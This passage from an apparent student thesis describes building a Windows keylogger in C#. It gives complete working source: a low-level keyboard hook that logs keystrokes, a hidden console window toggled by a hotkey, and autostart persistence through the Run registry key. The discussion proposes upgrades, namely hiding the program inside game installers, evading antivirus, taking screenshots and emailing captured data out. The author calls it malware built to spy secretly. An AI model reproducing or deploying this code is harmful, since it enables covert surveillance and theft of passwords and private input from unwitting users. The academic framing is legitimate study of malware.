


Figure 7: Capture keystrokes function's diagram.

The log file (.txt file) saved at a located folder will contain all captured keystrokes and other information (order number, date & time):

```
      static void WriteLog(int vkCode)
      {
       Console.WriteLine((Keys)vkCode);
       string logNameToWrite = logName + DateTime.Now.ToLongDateString()
+ logExtension;
       StreamWriter sw = new StreamWriter(logNameToWrite, true);
       sw.Write((Keys)vkCode);
       sw.Close();
      }
```

4.1.2 Hiding




Figure 8: Hiding function's diagram.

This function hides the window when the program is activated, makes it hard for regular users to detect. To display the program's window, an assigned hotkey must be pressed, and it is checked by some conditions. Normally, some useless hotkeys will be assigned for this function (in this case is CTRL + M):

```
      static bool HotKey = false;
      static bool Display = false;
      static Keys firstKey = Keys.Shift;
      static void CheckHotKey(int vkCode)
             {
               if ((firstKey == Keys.LControlKey || firstKey ==
Keys.RControlKey) && (Keys)(vkCode) == Keys.M)
                  HotKey = true;

               if (HotKey)
                  {
                   if (!Display)
                      {
                        WindowOn();
                       }
                        else
                        WindowOff();
                        Display = !Display;
                  }
                    firstKey = (Keys)vkCode;
                    HotKey = false;
              }
```

Below is the flowchart that generalizes these codes:




Figure 9: Checking hotkey flowchart.

4.1.3 Create registry

The program will be automatically activated if it has a registry in the OS. Therefore, this function is designed to create this registry, the program no longer needs to be activated once more and users will be spied on every time they start the OS:

```
RegistryKey regkey =
Registry.CurrentUser.CreateSubKey("Software\\keylogger1");
RegistryKey regstart =
Registry.CurrentUser.CreateSubKey("SOFTWARE\\Microsoft\\Windows\\C
urrentVersion\\Run");
string keyvalue = "1";
regkey.SetValue("Index",keyvalue);
regstart.SetValue("keyloger1",Application.StartupPath +
"\\keylogger1.exe");
regkey.Close();
```

The new registry is named “keylogger1”, registered and stored in the system folder `SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run`, where other registries are activated when the OS starts up.

The function is described by the below diagram:




Figure 10: Creating registry function's diagram.

4.2 Results and discussion

4.2.1 Results

This part shows how the program runs and operates on PC. As a result of the project, a simple Keylogger program is designed to secretly spy on user's computer.




Figure 11: Keystrokes captured.

The capture function did its job well, all letters, punctuation marks and numbers fully appeared on the console window in column order.

These characters were also saved to the logfile located at the program's Debug file:




Figure 12: Logfile is created.

The second function hid the program window. It cannot be seen on the toolbar until I open the Task Manager:




Figure 13: The program visibly runs.

In figure 13, there is no window on the toolbar after the program was started, but the Process Memory tool of Visual Studio still measured. This was proof of the program operation.

The program was seen on the Task Manager, and it took 2,7% on CPU. This was insignificant, doesn't affect the computer speed. Thus, users don't see the difference after a Keylogger program was installed on their computer.




Figure 14: The program is listed in Task Manager processes.

The “Ctrl + M” hotkey showed the console window up, and the program even captured the hotkey:




Figure 15: The program shows up on the screen after the assigned hotkey is pressed.

The registry creator successfully created and activated the “keylogger1” on Registry Editor in the path Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run, which made the program automatically started:




Figure 16: Registry named "keylogger1" is created.

4.2.2 Discussion

Although well-performing the functions, the program has some disadvantages, needed to be upgraded:

- Easy to be removed from a computer just by deleting all the program files.
- Hard to make user open it for the first time for the activation. The program should secretly go with a game or any application installation.
- Can be detected by some antivirus software.
- Should have a function of capturing screenshots. For every several seconds, the program should take a screenshot, this will provide more information.
- Should have a function of allowing remote access or sending data, and the data should be sent via email. This function can be expressed by the diagram:

Figure 17: Diagram of the proposed data sending function.

The function now is similar to a mail-writing tool, automatically fills the information of sender's mail, recipient's mail, subject of the mail, copied data of which the program captured and some attached files, sends them to the programmed recipient's address. To perform well, this function also needs to provide the Smtp server and requires SSL enable of the sender's email account.

Keylogger now is considered malware, a malicious program. Most attackers use it for cybercrime, but it can be taken advantage of for good purposes:

- To manage, supervise activities of staff in a company (with their acceptance).
- To copy, save important documents or data files. In case these files are accidentally deleted, they can be easily retrieved.
- May be helpful for some research on writing behavior.

Conclusion

In the theoretical part, this thesis has been introduced and described some main types of computer virus, how they infect and operate, proposed methods to remove, disinfect them from a system. Also, a given well-known virus code example is analyzed to generalize the characteristics of each virus type. The content may not show the complexity of modern computer viruses nowadays, but somewhat generalized the basic characteristics of the original ones.

After going through the theory, plus my basic programming knowledge and reference to many sources, I have made a simple malware with the basic functions, which can act similarly to complex keyloggers. The program has been implemented with its code, diagrams and illustrating figures in the practical part.

Finally, the process of writing the thesis helps me to gain many skills, to work and solve the problems independently, gives me a lot of new knowledge.

References

Aycock, J. (2006). *Computer Viruses and Malware.* Springer Science & Business Media.

Babak Bashari Rad, Maslin Masrom, Suhaimi Ibrahim. (2011, 1). Evolution of Computer Virus Concealment and Anti-Virus. Malaysia.

Dybka, P. (2016, 3 31). *Design Fundamentals*. Retrieved from Crow's Foot Notation: https://vertabelo.com/blog/crow-s-foot-notation/

Erika, S. (2016). *CHAPTER 12: FLOWCHARTS,STORYBOARDS AND RAPID PROTOTYPING.* Retrieved from DocPlayer: https://docplayer.net/2524427-Chapter-12-flowcharts-storyboards-and-rapid-prototyping.html#show_full_text

Essam Al Daoud, Iqbal H. Jebril, Belal Zaqaibeh. (2008, 9). Computer Virus Strategies and Detection.

F-Secure. (n.d.). *F-Secure*. Retrieved from Virus.Win32.VB.ab: https://www.f-secure.com/v-descs/vb_ab.shtml

HowKTeam. (2016, 12 12). Retrieved from Lập trình Keylogger với C# Application: https://www.howkteam.vn/course/lap-trinh-keylogger-voi-c-application-25

Konstantinou, E. (2008). *Metamorphic Virus: Analysis and Detection.* London.

Ludwig, M. (1995). *The Giant Black Book of Computer Viruses.* American Eagle Publications, Inc.

Microsoft. (2018, 5 31). *Windows Developer*. Retrieved from Virtual-Key Codes: https://docs.microsoft.com/en-us/windows/win32/inputdev/virtual-key-codes

Microsoft. (2019, 1 11). *Windows Developer*. Retrieved from winuser.h header: https://docs.microsoft.com/en-us/windows/win32/winmsg/hook-functions

Prof. Ing. Ivan Vrana, D. (2012). *Software Engineering.* Praha: Česká Zemědělská Univerzita v Praze - Provozně ekonomická fakulta.

Szor, P. (2005). *The Art of Computer Virus Research and Defense.* Addison Wesley Professional.

Vu, N. A. (2005). *Virus tin học. Huyền thoại & thực tế.*

Appendix

7.1 Keylogger program

```
using Microsoft.Win32;
using System;
using System.Diagnostics;
using System.IO;
using System.Runtime.InteropServices;
using System.Windows.Forms;

namespace keylogger1
{
    class Program
    {
        private const int WH_KEYBOARD_LL = 13;
        private const int WM_KEYDOWN = 0x0100;

        private static LowLevelKeyboardProc _proc = HookCallback;
        private static IntPtr _hookID = IntPtr.Zero;

        private static string logName = "Log_";
        private static string logExtension = ".txt";

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError =
        true)]
        private static extern IntPtr SetWindowsHookEx(int idHook,
        LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId);

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError =
        true)]
        [return: MarshalAs(UnmanagedType.Bool)]
        private static extern bool UnhookWindowsHookEx(IntPtr hhk);

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError =
        true)]
        private static extern IntPtr CallNextHookEx(IntPtr hhk, int
        nCode, IntPtr wParam, IntPtr lParam);

        [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError
        = true)]
        private static extern IntPtr GetModuleHandle(string
        lpModuleName);

        //Delegate a LowLevelKeyboardProc to use user32.dll

        private delegate IntPtr LowLevelKeyboardProc(
        int nCode, IntPtr wParam, IntPtr lParam);

        private static IntPtr SetHook(LowLevelKeyboardProc proc)
        {
```

```
            using (Process curProcess = Process.GetCurrentProcess())
            {
                using (ProcessModule curModule = curProcess.MainModule)
                {
                    return SetWindowsHookEx(WH_KEYBOARD_LL, proc,
                    GetModuleHandle(curModule.ModuleName), 0);
                }
            }
        }

        private static IntPtr HookCallback(int nCode, IntPtr wParam,
IntPtr lParam)
        {
            if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN)
            {
                int vkCode = Marshal.ReadInt32(lParam);

                CheckHotKey(vkCode);
                WriteLog(vkCode);
            }
            return CallNextHookEx(_hookID, nCode, wParam, lParam);
        }

        static void WriteLog(int vkCode)
        {
                Console.WriteLine((Keys)vkCode);
                string logNameToWrite = logName +
DateTime.Now.ToLongDateString() + logExtension;
                StreamWriter sw = new StreamWriter(logNameToWrite,
true);
                sw.Write((Keys)vkCode);
                sw.Close();
        }

        static void HookKeyboard()
        {
            _hookID = SetHook(_proc);
            Application.Run();
            UnhookWindowsHookEx(_hookID);
        }
```

Code 1: Write log function.

```
        static bool HotKey = false;
        static bool Display = false;
        static Keys firstKey = Keys.Shift;
        [DllImport("kernel32.dll")]
        static extern IntPtr GetConsoleWindow();

        [DllImport("user32.dll")]
        static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

        const int SW_HIDE = 0;
```

```
        const int SW_SHOW = 5;

        static void CheckHotKey(int vkCode)
                {
                    if ((firstKey == Keys.LControlKey || firstKey ==
Keys.RControlKey) && (Keys)(vkCode) == Keys.M)
                        HotKey = true;

                    if (HotKey)
                    {
                        if (!Display)
                        {
                            WindowOn();
                        }
                        else
                            WindowOff();

                        Display = !Display;
                    }

                    firstKey = (Keys)vkCode;
                    HotKey = false;
                }

        static void WindowOff()
        {
            IntPtr console = GetConsoleWindow();
            ShowWindow(console, SW_HIDE);
        }

        static void WindowOn()
        {
            IntPtr console = GetConsoleWindow();
            ShowWindow(console, SW_SHOW);
        }
```

Code 2: Hiding function.

```
        static void StartUp()
        {
            RegistryKey regkey =
Registry.CurrentUser.CreateSubKey("Software\\keylogger1");
            RegistryKey regstart =
Registry.CurrentUser.CreateSubKey("SOFTWARE\\Microsoft\\Windows\\Current
Version\\Run");
            string keyvalue = "1";

                regkey.SetValue("Index",keyvalue);
                regstart.SetValue("keylogger1",Application.StartupPath +
"\\" + Application.ProductName + ".exe");
                regkey.Close();
        }
```

Code 3: Creating registry function.

```
        static void Main(string[] args)
        {
            WindowOff();
            HookKeyboard();
            StartUp();
        }
    }
}
```

7.2 API functions

The API functions used in this thesis are referred to (Microsoft, 2019):

- **SetWindowsHookEx**

Installs an application-defined hook procedure into a hook chain. You would install a hook procedure to monitor the system for certain types of events. These events are associated either with a specific thread or with all threads in the same desktop as the calling thread.

Parameters	Type	Description
idHook	int	Value 13: WH_KEYBOARD_LL: installs a hook procedure that monitors low-level keyboard input events.
lpfn	HOOKPROC	A pointer to the hook procedure. If the *dwThreadId* parameter is zero or specifies the identifier of a thread created by a different process, the *lpfn* parameter must point to a hook procedure in a DLL. Otherwise, *lpfn* can point to a hook procedure in the code associated with the current process.
hmod	HINSTANCE	A handle to the DLL containing the hook procedure pointed to by the *lpfn* parameter. The *hMod* parameter must be set to **NULL** if the *dwThreadId* parameter specifies a thread created by the current process and if the hook procedure is within the code associated with the current process.
dwThreadId	DWORD	The identifier of the thread with which the hook procedure is to be associated.

Table 5: SetWindowsHookEx parameters. (Microsoft, 2019)

- **UnhookWindowsHookEx**

Removes a hook procedure installed in a hook chain by the SetWindowsHookEx function.

Parameter	Type	Description
hkk	HHOOK	A handle to the hook to be removed. This parameter is a hook handle obtained by a previous call to *SetWindowsHookEx*.

Table 6: UnhookWindowsHookEx parameter. (Microsoft, 2019)

- **CallNextHookEx**

Passes the hook information to the next hook procedure in the current hook chain. A hook procedure can call this function either before or after processing the hook information.

Parameters	Type	Description
hhk	HHOOK	This parameter is ignored.
nCode	int	The hook code passed to the current hook procedure. The next hook procedure uses this code to determine how to process the hook information.
wParam	WPARAM	The *wParam* value passed to the current hook procedure. The meaning of this parameter depends on the type of hook associated with the current hook chain.
lParam	LPARAM	The *lParam* value passed to the current hook procedure. The meaning of this parameter depends on the type of hook associated with the current hook chain.

Table 7: CallNextHookEx parameters. (Microsoft, 2019)

- **LowLevelKeyboardProc**

An application-defined or library-defined callback function used with the SetWindowsHookEx function. The system calls this function every time a new keyboard input event is about to be posted into a thread input queue.

Parameters	Type	Description
